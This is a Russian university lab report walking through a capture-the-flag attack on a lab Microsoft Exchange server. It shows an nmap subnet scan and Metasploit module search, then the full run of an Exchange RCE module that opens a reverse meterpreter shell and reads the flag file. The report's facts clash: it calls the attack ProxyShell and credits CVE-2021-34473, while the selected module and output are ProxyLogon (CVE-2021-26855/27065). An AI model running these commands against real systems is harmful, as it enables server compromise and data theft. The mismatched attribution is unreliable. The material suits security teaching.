

Отчет по лабораторной работе №5

Дисциплина: «Кибербезопасность предприятия»

Тема: Эксплуатация уязвимостей Microsoft Exchange Server

Выполнили:

Апареев Д.А.

Игнатенкова В.Н.

Демидович Н.М.

Ендонова А.В.

Машковцева К.С.

Шубнякова Д.И.

Задача

На внешнем периметре расположен почтовый сервер организации, необходимо получить доступ к флагу, расположенному в папке C:\Windows\system32\.

Теоретическое введение

Теоретическое введение

Microsoft Exchange Server представляет собой почтовый сервер и сервер совместной работы, обеспечивающий доставку и хранение электронной почты, календарей и других данных пользователей организации. Для доступа к почтовому ящику часто используется веб-интерфейс Outlook Web App (OWA), доступный по протоколу HTTPS и размещаемый на внешнем периметре, что делает его привлекательной целью для злоумышленников.

Критические уязвимости в Microsoft Exchange Server позволяют удалённо выполнять произвольный код (RCE) на уязвимом сервере, обходя стандартные механизмы аутентификации. Одними из наиболее известных являются цепочки ProxyShell и ProxyLogon, которые затрагивают компоненты, обрабатывающие входящие HTTP-запросы и запросы к внутренним службам Exchange.

ProxyShell представляет собой комбинацию нескольких уязвимостей (CVE-2021-31207, CVE-2021-34523, CVE-2021-34473), использование которых даёт возможность обойти аутентификацию, выдать себя за произвольного пользователя и записать файл на сервере, тем самым добившись удалённого выполнения кода. В случае отсутствия установленных обновлений злоумышленник может получить полный контроль над сервером и доступ ко всем данным почтовой системы.

ProxyLogon основан на уязвимости серверной подделки запросов (SSRF) CVE-2021-26855, позволяющей внешнему атакующему формировать HTTP-запросы к внутреннему интерфейсу Exchange от имени машинного аккаунта сервера. В сочетании с уязвимостью CVE-2021-27065 это даёт возможность записывать и запускать произвольные файлы, что также приводит к RCE и компрометации почтового сервера.

Для практической эксплуатации указанных уязвимостей в лабораторной работе применяется программный комплекс Metasploit Framework, содержащий специализированные модули `windows/http/exchange_proxyshell_rce` и `windows/http/exchange_proxylogon_rce`. [1] Данные модули автоматизируют формирование последовательностей запросов к уязвимому серверу Exchange и позволяют получить интерактивную сессию meterpreter на целевой системе.


Выполнение лабораторной работы

Способы получения флага

Флаг можно получить различными способами. Предварительно необходимо провести разведку инфраструктуры для обнаружения и дальнейшей эксплуатации уязвимостей.

Разведка на предмет поиска вектора атаки

Запускаем терминал.



Сканируем подсеть 195.239.174.0/24 для поиска открытых портов, которые можно использовать для атаки на инфраструктуру. Сканирование проводим с использованием утилиты nmap.

```
root@kali: ~
File Actions Edit View Help
└─[root@kali ~]# nmap 195.239.174.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-04 17:45 MSK
Nmap scan report for 195.239.174.1
Host is up (0.00084s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
443/tcp   open  https
MAC Address: 02:00:00:69:01:FC (Unknown)

Nmap scan report for 195.239.174.12
Host is up (0.00012s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
443/tcp   open  https
1688/tcp  open  nsjntp-data
8888/tcp  open  sun-answerbook
MAC Address: 02:00:00:69:01:FE (Unknown)

Nmap scan report for 195.239.174.25
Host is up (0.00092s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:00:00:69:01:FC (Unknown)


Nmap scan report for 195.239.174.35
Host is up (0.00072s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
```

В результате сканирования на хосте 195.239.174.1 получены следующие открытые порты:


25 порт – стандартный порт, предназначенный для передачи электронных писем между почтовыми сервисами;


443 порт – стандартный порт для защищенной связи веб-браузера.

Наличие данных портов предполагает, что на хосте 195.239.174.1 установлен почтовый сервер. В наличии почтового сервера можно убедиться по адресу <https://195.239.174.1>.




Для поиска уязвимостей предварительно определим версию Exchange Server.





Для атаки необходимо использовать инструмент для создания, тестирования и использования exploit Metasploit. Для поиска возможных векторов атаки провести дальнейшее сканирование с помощью данного модуля.



Для захвата флага необходимо получить сессию с удаленным хостом

195.239.174.1 с использованием возможность RCE. Далее произвести захват флага, эксплуатируя возможность RCE двумя модулями.

```
Shell No. 1
File Actions Edit View Help
51  \_ action: RUN_SINGLE_QUERY
      Execute a single LDAP query using the QUERY_FILTER and QUERY_ATTRIBUTES options.
52  exploit/windows/smtp/ms03_046_exchange2000_xexch50          2003-10-15    good
      Yes   MS03-046 Exchange 2000 XEXCH50 Heap Overflow
53  auxiliary/dos/windows/smtp/ms06_019_exchange                2004-11-12    norm
      No    MS06-019 Exchange MODPROP Heap Overflow
54  exploit/windows/http/manageengine_adshaccluster_rce        2018-06-28    exce
      Yes   ManageEngine Exchange Reporter Plus Unauthenticated RCE
55  auxiliary/scanner/http/exchange_web_server_pushsubscription 2019-01-21    norm
      al   No    Microsoft Exchange Privilege Escalation Exploit
56  auxiliary/gather/exchange_proxylogon_collector             2021-03-02    norm
      al   No    Microsoft Exchange ProxyLogon Collector
57  \_ action: Dump (Contacts)
      .     Dump user contacts from exchange server
58  \_ action: Dump (Emails)
      .     Dump user emails from exchange server
59  exploit/windows/http/exchange_proxylogon_rce               2021-03-02    exce
      Yes   Microsoft Exchange ProxyLogon RCE
60  \_ target: Windows Powershell
61  \_ target: Windows Dropper
62  \_ target: Windows Command
63  auxiliary/scanner/http/exchange_proxylogon                 2021-03-02    norm
      al   No    Microsoft Exchange ProxyLogon Scanner
```

Использование уязвимости ProxyShell

Данный модуль использует уязвимость на сервере Microsoft Exchange, которая позволяет злоумышленнику обойти аутентификацию (CVE-2021-31207), выдать себя за произвольного пользователя (CVE-2021-34523) и записать произвольный файл (CVE-2021-34473) для достижения RCE.

Воспользуемся модулем windows/http/exchange_proxyshell_rce. Выбираем модуль 59 и задаем параметры lhost и rhost.

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > use 59
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > set EMAIL manager1@ampire.corp
EMAIL => manager1@ampire.corp
msf6 exploit(windows/http/exchange_proxyshell_rce) > run
```

Далее запустим модуль ProxyShell и получим meterpeter-сессию.

```
Shell No. 1
File Actions Edit View Help
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-26855
[*] https://195.239.174.1:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (mail.ampire.corp)
[*] https://195.239.174.1:443 - Sending autodiscover request
[*] Server: 813cd796-ec2a-4f85-b8a0-5262b2785991@ampire.corp
[*] LegacyDN: /o=AMpire/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0ef0ec70f7346ccabf88f5bf527aca2-manager1
[*] https://195.239.174.1:443 - Sending mapi request
[*] SID: S-1-5-21-2023689043-296390216-3142847124-1146 (manager1@ampire.corp)
[*] https://195.239.174.1:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: fe78a298-b405-440d-8d6b-069712274006
[*] msExchEcpCanary: bh7YA0iqJEuPSUycsJvwMlRaAbfaNN4Ivejfu95Z_p_X4ywGmNrClXQOANpUitWYW1NlaL-p_Uc.
[*] OAB id: 2df08658-26c1-43c7-8402-db9da85b73f9 (OAB (Default Web Site))
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[!] Waiting for the payload to be available
[*] Yeeting windows/x64/meterpreter/reverse_tcp payload at 195.239.174.1:443
[*] Sending stage (203846 bytes) to 195.239.174.1
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\0dupx.aspx
[*] Meterpreter session 2 opened (195.239.174.11:4444 → 195.239.174.1:50560) at 2025-12-0
/ 18:18:51 +0300
```

На скриншоте (Рисунок 9) представлено, что в процессе эксплуатации модуля ProxyShell обнаружена и проэксплуатирована уязвимость CVE-2021-34473 – <https://www.cvedetails.com/cve/CVE-2021-34473>.

После получения сессии с почтовым сервером воспользоваться командой cat C:/windows/system32/flag_for_red_team.txt.

```
meterpreter > cat C:/windows/system32/flag_for_red_team.txt
48726
meterpreter >
```

Выводы

Мы успешно получили доступ к флагу, расположенному в папке C:\Windows\system32\.